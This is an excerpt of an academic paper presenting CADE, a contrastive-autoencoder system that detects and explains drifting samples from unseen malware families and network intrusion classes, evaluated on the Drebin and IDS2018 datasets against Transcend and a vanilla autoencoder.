In a multi-class classification setting, there are two major types of concept drift. *Type A: the introduction of a new class:* drifting samples come from a new class that does not exist in the training dataset. As such, the originally trained classifier is not qualified to classify the drifting samples; *Type B: in-class evolution*: the drifting samples are still from the existing classes, but their behavior patterns are significantly different from those in the training dataset. In this case, the original classifier can easily make mistakes on these drifting samples.

In this paper, we primarily focus on Type A concept drift, *i.e.*, the introduction of a new class in a multi-class setting. Taking malware classification for example (Figure 1), our goal is to *detect* and *interpret* drifting samples from previously unseen malware families. Essentially, the drifting samples are out-of-distribution samples with respect to all of the existing classes in the training data. In Section 6, we explore adapting our solution to address Type B concept drift (in-class evolution) and examine the generalizability of our methods.

Possible Solutions & Limitations. We briefly discuss the possible directions to address this problem and the limitations.

The first direction is to use the *prediction probability* of the original classifier. More specifically, a supervised classifier typically outputs a prediction probability (or confidence) as a side product of the prediction label [32]. For example, in deep neural networks, a softmax function is often used to produce a prediction probability which indicates the likelihood that a given sample belongs to each of the existing classes (with a sum of 1). As such, a low prediction probability might indicate the incoming sample is different from the existing training data. However, we argue that prediction probability is unlikely to be effective in our problem context. The reason is this probability reflects the *relative fitness* to the existing classes (*e.g.*, the sample fits in class `A` better than class `B`). If the sample comes from an entirely new class (neither class `A` nor `B`), the prediction probability could be vastly misleading. Many previous studies [25, 32, 37] have demonstrated that a testing sample from a new class can lead to a misleading probability assignment (*e.g.*, associating a wrong class with a high probability). Fundamentally, the prediction probability still inherits the "closed-world assumption" of the classifier, and thus is not suitable to detect drifting samples.

Compared to prediction probability, a more promising direction is to assess a sample's fitness to a given class directly. The idea is, instead of assessing whether the sample fits in class `A` better than class `B`, we assess how well this sample fits in class `A` *compared to other training samples in class* `A`. For example, autoencoder [33] can be used to assess a sample's fitness to a given distribution based on a reconstruction error. However, as an unsupervised method, it is difficult for an autoencoder to learn an accurate representation of the training distribution when ignoring the labels (see Section 4). In a recent work, Jordaney et al. introduced a system called Transcend [38]. It defines a "non-conformity measure" as the fitness assessment. Transcend uses a credibility p-value to quantify how similar the testing sample $\boldsymbol{x}$ is to training samples that share the same class. p is the proportion of samples in this class that are at least as dissimilar to other samples in the same class as $\boldsymbol{x}$. While this metric can pinpoint drifting samples, such a system is highly dependent on a good definition of "dissimilarity". As we will show in Section 4, an arbitrary dissimilarity measure (especially when data dimensionality is high) can lead to bad performance.

3 Designing CADE

We propose a system called `CADE` for drift sample detection and explanation. We start by describing the intuitions and insights behind our designs, followed by the technical details for each component.

3.1 Insights Behind Our Design

As shown in Figure 1, our system has two components to (❶) detect drifting samples that are out of the training distribution; and (❷) explain the drifting samples to help analysts understand the meaning of the drift. Through initial analysis, we find both tasks face a common challenge: the drifting samples are located in a sparse outlier space, which makes it difficult to derive meaningful distance functions needed for both tasks.

First, detecting drifting samples requires learning a good distance function to measure how "drifting samples" are different from existing distributions. However, the outlier space is unboundedly large and sparse. For high-dimensional data, the notion of distance starts to lose effectiveness due to the "curse of dimensionality" [74]. Second, the goal of explanation is to identify a small subset of important features that most effectively differentiate the drifting sample from the

training data. As such, we also need an effective distance function to measure the differences.

In the following, we design a drifting detection module and an explanation module to jointly address these challenges. At the high-level, we first use *contrastive learning* to learn a compressed representation of the training data. A key benefit of contrastive learning is that it can take advantage of existing labels to achieve much-improved performance compared to unsupervised methods such as autoencoders [33] and Principal Component Analysis (PCA) [2]. This allows us to learn a distance function from the training data to detect drifting samples (Section 3.2). For the explanation module, we will describe a distance-based explanation formulation to address the aforementioned challenges (Section 3.3).

3.2 Drifting Sample Detection

The drifting detection model monitors the incoming data samples to detect incoming samples that are out of the distribution of the training data.

Contrastive Learning for Latent Representations. We explore the idea of contrastive learning to learn a good representation of the training data. Contrastive learning takes advantage of the *existing labels* in the training data to learn an effective distance function to measure the similarity (or contrast) of different samples [16]. Unlike supervised classifier, the goal of contrastive learning is not classifying samples to known classes. It is learning how to compare two samples.

As shown in Figure 2, given the input samples (high dimensional feature vectors), the contrastive learning model aims to map them into a low-dimensional latent space. The model is optimized such that, in the latent space, pairs of samples in the same class have a smaller distance, and pairs of samples from different classes have a larger distance. As such, the distance metric in the latent space can reflect the differences in pairs of samples. Any new samples that exhibit a large distance to all existing classes are candidate drifting samples.

To implement this idea, we use an autoencoder augmented with contrastive loss. Autoencoder is a useful tool to learn a compressed representation (with a reduced dimensionality) of a given input distribution [33]. Formally, let $\boldsymbol{x} \in \mathbb{R}^{q\times 1}$ be a sample from the given training set. We train an autoencoder that contains an encoder f and a decoder h. Note that f is parameterized by $\boldsymbol{\theta}$; h is parameterized by $\boldsymbol{\phi}$. We construct the loss function as the following:

$$\min_{\boldsymbol{\theta},\boldsymbol{\phi}} \mathbb{E}_{\boldsymbol{x}} \|\boldsymbol{x}-\hat{\boldsymbol{x}}\|_2^2 + \lambda \mathbb{E}_{\boldsymbol{x}_i,\boldsymbol{x}_j}\left[(1-y_{ij})d_{ij}^2 + y_{ij}(m-d_{ij})_+^2\right]. \quad (1)$$

Here, the first term is the reconstruction loss of the autoencoder. More specifically, the goal of the encoder f is to learn a good representation of the original input. Given an input $\boldsymbol{x}$, encoder f maps the original input $\boldsymbol{x}$ to a lower-dimensional representation $\boldsymbol{z} = f(\boldsymbol{x};\boldsymbol{\theta})$. Autoencoder ensures this latent representation $\boldsymbol{z}$ can be decoded to reconstruct the original input with minimal reconstruction loss. Here, $\hat{\boldsymbol{x}} \in \mathbb{R}^{q\times 1}$ is the reconstruction of this original input, *i.e.*, $\hat{\boldsymbol{x}} = h(\boldsymbol{z})$. This loss term represents the mean squared error between $\boldsymbol{x}$ and $\hat{\boldsymbol{x}}$.




Figure 2: The high-level idea of contrastive learning.

The second term of Eqn. (1) refers to the contrastive loss, which takes a pair of samples $(\boldsymbol{x}_i, \boldsymbol{x}_j)$ and their relationship y_{ij} as input. $y_{ij} = 1$, if the two samples are from the different classes; $y_{ij} = 0$, if the two samples are from the same class. $(\cdot)_+$ is a short notation for $\max(0,\cdot)$, and d_{ij} is the Euclidean distance between the latent space representations $\boldsymbol{z}_i = f(\boldsymbol{x}_i;\theta)$ and $\boldsymbol{z}_j = f(\boldsymbol{x}_j;\theta)$, where $\boldsymbol{z} \in \mathbb{R}^{d\times 1}$ $(d \ll p)$. This loss term minimizes the distance of $\boldsymbol{x}_i$ and $\boldsymbol{x}_j$ in the latent space if they are from the same class, and maximizes their distance up to a radius defined by $m > 0$, such that the dissimilar pairs contribute to the loss function only when their distance is within this radius. λ is a hyper-parameter controlling the weight of the second term in the loss function.

After contrastive learning, encoder f can map the input samples to a low-dimensional latent space where each class forms *tight groups* (as shown in Figure 2). In this latent space, the distance function can effectively identify new samples drifting away from these groups.

MAD-based Drifting Sample Detection. After training the contrastive autoencoder, we can use it to detect drifting samples. Given a set of K testing samples $\{\boldsymbol{x}_t^{(k)}\}$ $(k = 1,\ldots,K)$, we seek to determine whether each sample $\boldsymbol{x}_t^{(k)}$ is a drifting sample with respect to existing classes in the training data. The detection method is shown in Algorithm 1.

Suppose the training set has N classes, and each class has n_i training samples, for $i = 1,2,...,N$. We first use the encoder to map all the training samples into the latent space (line 2–4). For each class i, we calculate its centroid $\boldsymbol{c}_i$ (by taking the mean value for each dimension in a Euclidean space in line 5). Given a testing sample $\boldsymbol{x}_t^{(k)}$, we also use the encoder to map it to the latent space representation $\boldsymbol{z}_t^{(k)}$ (line 14). Then, we calculate the Euclidean distance between the testing sample and each of the centroids: $d_i^{(k)} = \|\boldsymbol{z}_t^{(k)} - \boldsymbol{c}_i\|_2$ (line 16). Based on its distance to centroids, we determine if this testing sample is out of distribution for each of the N classes. Here, we make decisions based on the sample's distance to the centroids instead of the sample's distance to the nearest training samples. This is because the latter option can be easily affected by the outliers in the training data.

Algorithm 1 Drift Detection with Contrastive Autoencoder.

Input: Training data $\boldsymbol{x}_i^{(j)}, i = 1,\ldots,N, j = 1,\ldots,n_i$, N is the number of classes, n_i is the number of training samples in class i; testing data $\boldsymbol{x}_t^{(k)}$, t refers to the testing set, $k = 1, \ldots, K$, K is the total number of testing samples; encoder f; a constant b.

Output: Drifting score for each testing sample $A^{(k)}$, the closest class $y_t^{(k)}$, centroid of each class $\boldsymbol{c}_i$, MAD_i to each class.

1: **for** class $i = 1$ to N **do**
2: **for** $j = 1$ to n_i **do**
3: $\boldsymbol{z}_i^{(j)} = f(\boldsymbol{x}_i^{(j)}; \boldsymbol{\theta})$ ▷ The latent representation of $\boldsymbol{x}_i^{(j)}$.
4: **end for**
5: $\boldsymbol{c}_i = \frac{1}{n_i}\sum_{j=1}^{n_i} \boldsymbol{z}_i^{(j)}$ ▷ The centroid of class i.
6: **for** $j = 1$ to n_i **do**
7: $d_i^{(j)} = ||\boldsymbol{z}_i^{(j)} - \boldsymbol{c}_i||_2$ ▷ The distance between sample and centroid.
8: **end for**
9: $\tilde{d}_i = \text{median}(d_i^{(j)}), j = 1,\ldots,n_i$
10: $\text{MAD}_i = b * \text{median}(|d_i^{(j)} - \tilde{d}_i|), j = 1,\ldots,n_i$
11: **end for**
12:
13: **for** $k = 1$ to K **do**
14: $\boldsymbol{z}_t^{(k)} = f(\boldsymbol{x}_t^{(k)}; \boldsymbol{\theta})$
15: **for** class $i = 1$ to N **do**
16: $d_i^{(k)} = ||\boldsymbol{z}_t^{(k)} - \boldsymbol{c}_i||_2$
17: $A_i^{(k)} = \frac{|d_i^{(k)} - \tilde{d}_i|}{\text{MAD}_i}$
18: **end for**
19: $A^{(k)} = \min(A_i^{(k)}), i = 1,\ldots,N$
20: **if** $A^{(k)} > T_{\text{MAD}}$ **then** ▷ T_{MAD} is set to 3.5 empirically [40].
21: $\boldsymbol{x}_t^{(k)}$ is a potential drifting sample.
22: **else**
23: $\boldsymbol{x}_t^{(k)}$ is a non-drifting sample.
24: **end if**
25:
26: $y_t^{(k)} = \underset{i}{\text{argmin}}\, d_i^{(k)}, i = 1,\ldots,N$ ▷ The closest class for $\boldsymbol{x}_t^{(k)}$.
27: **end for**

To determine outliers based on $d_i^{(k)}$, the challenge is that different classes might have different levels of tightness, and thus require different distance thresholds. Instead of manually setting the absolute distance threshold for each class, we use a method called Median Absolute Deviation (MAD) [40]. The idea is to estimate the data distribution within each class i by calculating MAD_i (line 6–10), which is the median of the absolute deviation from the median of distance $d_i^{(j)}$ $(j = 1,\ldots,n_i)$. Here $d_i^{(j)}$ depicts the latent distance between each sample in class i to its centroid, and n_i is the number of samples in class i (line 7). Then based on MAD_i, we can determine if $d_i^{(k)}$ is large enough to make the testing sample $\boldsymbol{x}_t^{(k)}$ an outlier of class i (line 15–24). If the testing sample is an outlier for *all of the N classes*, then it is determined as a drifting sample. Otherwise, we determine it is an in-distribution sample and its closest class is determined by the closest centroid (line 26). The advantage of MAD is that every class has its own distance threshold to determine outliers based on its in-class distribution. For instance, if a cluster is more spread out, the threshold would be larger.




Figure 3: Illustration of the boundary-based explanation and the distance-based explanation in our setup.

Note that MAD might suffer when a class does not have enough samples as its median can be noisy. In our design, contrastive learning can help to mitigate this issue since each of the classes is mapped to a compact region in the latent space which helps to stabilize the median.

Ranking Drifting Samples. As shown in Figure 1, drifting samples might need further investigations by analysts to interpret the meaning of the drifting. Given the limited time of analysts, it is important to rank the drifting samples so that analysts can focus on the most novel variants. We use a simple approach to rank drifting samples based on their distance to the nearest centroid (calculated in line 26). This allows us to prioritize the investigation of drifting samples that are furthest away from their nearest centroid.

3.3 Explaining Drifting Samples

The explanation module aims to identify the most important features that drive a testing sample away from existing classes. To be specific, given a drifting sample $\boldsymbol{x}_t$, and its nearest class y_t in the training set, we want to identify a small set of features that make $\boldsymbol{x}_t$ an outlier of class y_t. To achieve this goal, one instinctive reaction is to convert it to the problem of *explaining a supervised learning model*, which is a well-studied area. For example, we can approximate our drifting detector (❶) as a classifier, and derive explanations using existing explaining methods developed for classifiers [28, 35, 53, 58, 62]. However, due to the high sparsity of the outlier space, we find it difficult to move a drifting sample to cross the decision boundary, and thus fail to derive meaningful explanations. Motivated by this, we design a new explanation method customized for drift detection, which explains the *distance* between a drifting sample and the in-class samples rather than the *decision boundary*. Below, we first analyze the "straightforward approach" and then describe our method.

Baseline Method: Boundary-based Explanation. Given the rich literature on explaining supervised classifiers, a straightforward approach is to convert the drifting detection module into a supervised learning model, and then run existing explanation algorithms. Supervised explanation methods are to explain the decision boundary between two classes (*e.g.*, classes A and B). The goal is to identify a minimal set of features within $\boldsymbol{x}_t$, such that perturbing these features will let

$\boldsymbol{x}_t$ cross the decision boundary. As is shown in Figure 3, class A represents the in-distribution training samples from y_t, and class B represents the detected drifting sample in the testing set. The decision boundary is illustrated by the blue dashed line (the decision boundary is shown in the form of a norm ball since it is based on distance threshold). Given a drifting sample $\boldsymbol{x}_t$ (denoted by a star in Figure 3), the explanation method pulls the sample into the in-distribution class (*i.e.* the region with gray canvas) by perturbing a small set of important features.[2] We implemented this idea using existing perturbation-based supervised explanation methods [13, 18, 21, 22] (implementation details in Appendix A).

The evaluation result later in Section 5 shows that this approach is fundamentally limited. We believe the reasons are two-fold. First, given the limited number of drifting samples, it is difficult to derive an accurate approximation model for the decision boundary. Second and more importantly, the outlier space is much bigger than the in-distribution region. Given the drifting samples are far away from the decision boundary, it is difficult to find a small set of feature perturbations to take the drifting sample to cross the decision boundary and enter the in-distribution region. Without the ability to cross the boundary, the explanation methods do not have the necessary gradients (or feedback) to compute feature importance.

Our Method: Distance-based Explanation. Motivated by this observation, we propose a new approach that identifies important features by explaining the *distance* (*i.e.* the red arrow in Figure 3). Unlike supervised classifiers that make decisions based on the decision boundary, the drift detection model makes decisions based on the sample's distance to centroids. As such, we aim to find a set of original features that help to move the drifting sample $\boldsymbol{x}_t$ toward the nearest centroid $\boldsymbol{c}_{y_t}$. With this design, we no longer need to force $\boldsymbol{x}_t$ to cross the boundary, which is hard to achieve. Instead, we perturb the original features and observe the *distance changes* in the latent space.

To realize this idea, we need to first design a feature perturbation mechanism. Most existing perturbation methods are designed exclusively for images [18], the features of which are numerical values. In our case, features in $\boldsymbol{x}_t$ can be either numerical or categorical, and thus directly applying existing methods will produce ill-defined feature values. To ensure the perturbations are meaningful for both numerical and categorical features, we propose to perturb $\boldsymbol{x}_t$ by replacing its feature value with the value of the corresponding feature in a reference training sample $\boldsymbol{x}_{y_t}^{(c)}$. This $\boldsymbol{x}_{y_t}^{(c)}$ is the training sample that has the shortest latent distance to the centroid $\boldsymbol{c}_{y_t}$. As such, our explanation goal is to identify a set of features, such that substituting them with those in $\boldsymbol{x}_{y_t}^{(c)}$ will impose the highest influence upon the distance between $f(\boldsymbol{x}_t)$ and $\boldsymbol{c}_{y_t}$. Replacing the feature values with those of $\boldsymbol{x}_{y_t}^{(c)}$ also helps to ensure the perturbed sample is moving towards the rough direction of the centroid. As before, the perturbation is done in the original feature space where features have semantic meanings.

We use an $\boldsymbol{m} \in \mathbb{R}^{q\times 1}$ to represent the important features, in which $\boldsymbol{m}_i = 1$ means $(\boldsymbol{x}_t)_i$ is replaced by the value of $(\boldsymbol{x}_{y_t}^{(c)})_i$ and $\boldsymbol{m}_i = 0$ means we keep the value of $(\boldsymbol{x}_t)_i$ unchanged. In other words, $\boldsymbol{m}_i = 1$ indicates the i^{th} feature is selected as the important one. Each element in this feature mask $\boldsymbol{m}_i$ can be sampled from a Bernoulli distribution with probability p_i. As such, we could guarantee that $\boldsymbol{m}_i$ equals to either 1 and 0. Then, our goal is transformed into solving the p_i for $i = 1, 2, ..., q$. Technically, this can be achieved by minimizing the following objective function with respect to $p_{1:q}$.

$$\begin{aligned} &\mathbb{E}_{\boldsymbol{m}\sim Q(\boldsymbol{p})} \|\hat{\boldsymbol{z}}_t - \boldsymbol{c}_{y_t}\|_2 + \lambda_1 R(\boldsymbol{m}, \boldsymbol{b}), \\ &\hat{\boldsymbol{z}}_t = f(\boldsymbol{x}_t \odot (1 - \boldsymbol{m} \odot \boldsymbol{b}) + \boldsymbol{x}_{y_t}^{(c)} \odot (\boldsymbol{m} \odot \boldsymbol{b})), \\ &R(\boldsymbol{m}, \boldsymbol{b}) = \|\boldsymbol{m} \odot \boldsymbol{b}\|_1 + \|\boldsymbol{m} \odot \boldsymbol{b}\|_2, \quad Q(\boldsymbol{p}) = \prod_{i=1}^{q} p(\boldsymbol{m}_i | p_i). \end{aligned} \tag{2}$$

Note that $\odot$ denotes the element-wise multiplication; $\hat{\boldsymbol{z}}_t$ represents the latent vector of the perturbed sample. Given the equation above, directly computing $\boldsymbol{m}$ is difficult due to its high dimensionality. To speed up the search, we introduce a filter $\boldsymbol{b}$ to pre-filter out features that are not worth considering. We set $(\boldsymbol{b})_i = 0$, if $(\boldsymbol{x}_t)_i$ and $(\boldsymbol{x}_{y_t}^{(c)})_i$ are the same. In other words, if a feature value of $\boldsymbol{x}_t$ is already the same as that of the reference sample $\boldsymbol{x}_{y_t}^{(c)}$, then this feature is ruled out in the optimization (since it has no impact on distance change). In this way, $\hat{\boldsymbol{z}}_t = f(\boldsymbol{x}_t \odot (1 - \boldsymbol{m} \odot \boldsymbol{b}) + \boldsymbol{x}_{y_t}^{(c)} \odot (\boldsymbol{m} \odot \boldsymbol{b}))$ represents the latent vector of the perturbed sample.

In Eqn. (2), the first term in the loss function aims to minimize the *latent-space distance* between the perturbed sample $\hat{\boldsymbol{z}}_t$ and the centroid $\boldsymbol{c}_{y_t}$ of the y_t class. Each element in $\boldsymbol{m}$ is sampled from a Bernoulli distribution parameterized by p_i. Here, we use $Q(\boldsymbol{p})$ to represent their joint distribution.[3] For the second term, λ is a hyper-parameter that controls the strength of the elastic-net regularization $R(\cdot)$, which restricts the number of non-zero elements in $\boldsymbol{m}$. By minimizing $R(\boldsymbol{m}, \boldsymbol{b})$, the optimization procedure selects a minimum subset of important features.

Note that Bernoulli distribution is discrete, which means the gradient of $\boldsymbol{m}_i$ with respect to p_i (*i.e.* $\frac{\partial \boldsymbol{m}_i}{\partial p_i}$) is not well defined. We cannot solve the optimization problem in Eqn. 2 by using a gradient-based optimization method. To tackle this challenge, we apply the change-of-variable trick introduced in [45]. We enable the gradient computation by replacing the Bernoulli distribution with its continuous approximation (*i.e.* concrete distribution) parameterized by p_i. Then we can solve the parameters $p_{1:q}$ through a gradient-based optimization method (we use Adam optimizer in this paper).

[2] Note that we do not perform feature perturbation in the latent space, because the latent features do not carry semantic meanings. Instead, we select features in the original input space.

[3] We assume each feature is independently drawn from a distinct Bernoulli distribution.

Id	Family	# of Samples
0	FakeInstaller	925
1	DroidKungFu	667
2	Plankton	625
3	GingerMaster	339
4	BaseBridge	330
5	Iconosys	152
6	Kmin	147
7	FakeDoc	132
Total:		3,317

Table 1: Android malware samples from the Drebin dataset.

4 Evaluation: Drifting Detection

In this section, we evaluate our system using two security applications: Android malware family attribution, and network intrusion detection. In this current section (Section 4), we focus on the evaluation of the drifting detection module. We will evaluate the explanation module in Section 5. After these controlled experiments, we tested our system with a security company on their malware database (Section 7).

4.1 Experimental Setup and Datasets

Android Malware Attribution. We use the Drebin dataset [7] to explore the malware family attribution problem. The original classifier (module ❼ in Figure 1) is a multilayer perceptron (MLP) classifier. It identifies which family a malware sample belongs to. The Drebin dataset contains 5,560 Android malware samples. For this evaluation, we select 8 families [4] where each family has at least 100 malware samples (3,317 samples in total) as shown in Table 1.

To evaluate the drifting sample detection module, for each experiment, we pick one of the 8 families as the *previously unseen family*. For example, suppose we pick FakeDoc (family 7) as the previous unseen family. We split the other seven families into training and testing sets, and add FakeDoc *only to the testing set*. In this way, FakeDoc is not available during training. Our goal is to correctly identify samples from FakeDoc as drifting samples in the testing time.

We split the training-testing sets with a ratio of 80:20. The split is based on the timestamp (malware creation time), which is recommended by several works [52, 65] to simulate a realistic setting. Time-based split also means we cannot use any new features that only appear in the testing set for model training. This leaves us with 7,218 features. We then use scikit-learn's VarianceThreshold function [51] to remove features with very low variance (*i.e.*, <0.003), which creates a final set of 1,340 features.

[4] Two families FakeInstaller and Opfake are very similar in terms of their nature of attacks. There is strong disagreement among AV-engines regarding their family labels, *i.e.*, the samples are labeled as one family by some engines but are labeled as the other family by other engines. As such, we only included FakeInstaller (Table 1).

Id	Family	# of Flows
0	Benign	66,245
1	SSH-Bruteforce	11,732
2	DoS-Hulk	43,487
3	Infiltration	9,238
Total:		130,702


Table 2: Network intrusion dataset: 3 network intrusion classes and 1 benign class from the IDS2018 dataset.

To demonstrate the generalizability of results, we iteratively select each of the malware families to be the "unseen family" and repeat the experiments.

Network Intrusion Detection. We use a network intrusion dataset [57], which we refer to as IDS2018. The dataset contains different types of network traces generated by known attacks. For our evaluation, we select the benign class (one day's traffic) and 3 different attack classes: SSH-Bruteforce, Dos-Hulk, and Infiltration. SSH-Bruteforce is a brute-force attack to guess the SSH login password. DoS-Hulk attack aims to flood the targeted machine with superfluous requests in an attempt to make the machine temporally unavailable. Infiltration attack first sends an email with a malicious attachment to exploit an on-host application's vulnerability, and then leverages the backdoor to run port-scan to discover more vulnerabilities. We refer interested readers to [57] for more details about the attacks. To speed up the experiments and test different setups, we use 10% of their traffic for the experimental dataset (Table 2). In Appendix D, we show that more traffic only increases the computational overhead and has a negligible influence on the performance of the selected methods.

We iteratively pick one of the attack families as the previously unseen family and only include this family in the testing set. We repeat the experiments to report the average performance. We split the train-test sets with a ratio of 80:20. Note that features in the IDS2018 dataset need to be further normalized and encoded. To be realistic, we only use the training data to build the feature encoding scheme. At the high-level, each sample represents a network flow. Categorical features such as "destination port" and "network protocol" are encoded with one-hot encoding. The other 77 statistical features are normalized between 0 and 1 with a MinMaxScaler. Each network flow has 83 features. The detailed feature engineering steps are available in the documentation of our released code.

Evaluation Metric. For the drifting detection module (module ❶ in Figure 1), the positive samples are samples in the unseen family in the testing set. The negative samples are the rest of the testing samples from the known families. Given a ranked list of detected samples, we simulate an analyst inspecting samples from the top of the list. As we go down the list, we calculate three evaluation metrics: precision, recall, and F_1 score. *Precision* measures the ratio of true



(a) CADE (b) Transcend (c) Vanilla AE

Figure 4: Precision and recall vs. number of inspected samples (detected drifting samples are ranked by the respective method).

Method	Drebin (Avg±Std)				IDS2018 (Avg±Std)			
	Precision	Recall	F_1	Norm. Effort	Precision	Recall	F_1	Norm. Effort
Vanilla AE	0.63 ± 0.17	0.88 ± 0.13	0.72 ± 0.15	1.48 ± 0.31	0.61 ± 0.16	0.99 ± 0.00	0.74 ± 0.12	1.74 ± 0.40
Transcend	0.76 ± 0.19	0.90 ± 0.14	0.80 ± 0.12	1.29 ± 0.45	0.64 ± 0.45	0.67 ± 0.47	0.65 ± 0.46	1.45 ± 0.57
CADE	0.96 ± 0.05	0.96 ± 0.04	0.96 ± 0.03	1.00 ± 0.09	0.98 ± 0.02	0.93 ± 0.09	0.96 ± 0.06	0.95 ± 0.07

Table 3: Drifting detection results for Drebin and IDS2018 datasets. We compare CADE with two baselines Transcend [38] and Vanilla AE. For each evaluation metric, we report the mean value and the standard deviation across all the settings.




Figure 5: F_1 scores of drifting detection.




Figure 6: Normalized investigation efforts.

unseen-family samples out of the inspected samples. *Recall* measures the ratio of unseen-family samples that are successfully discovered by the detection module out of all the unseen-family samples. F_1 *score* is the harmonic mean of precision and recall: $F_1 = 2 \times \frac{precision \times recall}{precision + recall}$. Finally, to quantify the efforts of inspection, we define a metric called *inspecting effort*, which is the total number of inspected samples, normalized by the number of true unseen family samples in the testing set.

Baseline Methods. We include two main baselines. The *first* baseline is a standard Vanilla autoencoder [33], which is used to illustrate the benefit of contrastive learning. We set the Vanilla autoencoder (AE) to have the same number of layers and output dimensionality as CADE. We use it to perform dimension reduction to map the inputs into a latent space where we use the same MAD method to detect and rank drifting samples. The difference between this baseline and CADE is that the baseline does not perform contrastive learning. The hyperparameter setting is in Appendix B.


The *second* baseline is Transcend [38]. As described in Section 2, Transcend defines a "non-conformity measure" to quantify how well the incoming sample fits into the predicted class, and calculate a credibility p-value to determine if the incoming sample is a drifting sample. We obtain the source code of Transcend from the authors and follow the paper to adapt the implementation to support multi-class classification (the original code only supports binary classification). Specifically, we initialize the non-conformity measure with $-p$ where p is the softmax output probability indicating the likelihood that a testing sample belongs to a given family. Then we calculate the credibility p-value for a testing sample. If the p-value is near zero for all existing families, we consider it as a drifting sample. We rank drifting samples based on the maximum credibility p-value. Note that we did not use other OOD detection methods [14, 41, 49] as our baseline mainly because they work in a different setup compared with CADE and Transcend. More specifically, these methods require *an auxiliary OOD dataset* in the training process and/or *modifying the original classifier*. These requirements are difficult to meet for malware classifiers in a production environment (detailed discussions are in Section 9).

4.2 Evaluation Results

In the following, we first compare the drifting detection performance of CADE with baselines and evaluate the impact of contrastive learning. Then, we perform case studies to investigate the potential reasons for detection errors.


Drifting Sample Detection Performance. We first use one experiment setting to explain our evaluation process. Take the Drebin dataset for example. Suppose we use family Iconosys as the previously unseen family in the testing set. After training the detection model (without any samples of Iconosys), we use it to detect and rank the drifting samples. To evaluate the quality of the ranked list, we simulate an analyst inspecting samples from the top of the list.

Figure 4a shows that, as we inspect more drifting samples (up to 150 samples), the precision maintains at a high level (over 0.97) while the recall gradually reaches 100%. Combin-



(a) Original Space (b) Latent space (Vanilla AE) (c) Latent space (CADE)

Figure 7: T-SNE visualization for the original space, and latent spaces of Vanilla AE and CADE (unseen family: FakeDoc).



(a) Original space (b) Latent space (CADE)

Figure 8: Boxplots of the distances between testing samples and their nearest centroids in both the *original space* and the *latent space* for the Drebin dataset. Samples from previously unseen family are regarded as drifting samples.

ing precision and recall, the highest F_1 score is 0.98. After 150 samples, the precision will drop since there are no more unseen family samples in the remaining set. This confirms the high-quality of the ranked list, meaning almost all the samples from the unseen family are ranked at the top.

As a comparison, the ranked lists of Transcend and Vanilla AE are not as satisfying. For Transcend (Figure 4b), the first 150 samples return low precision and recall, indicating the top-ranked samples are not from the unseen family. After inspecting 150 samples, we begin to see more samples from the unseen family. After inspecting 350 samples, Transcend has covered most of the samples from the unseen family (*i.e.*, with a recall near 1.0) but the precision is only 0.46. This means more than half of the inspected samples by the analysts are irrelevant. The best F_1 score is 0.63. As shown in Figure 4c, the performance of Vanilla AE is worse. The recall is only slightly above 0.8, even after inspecting 600 samples.

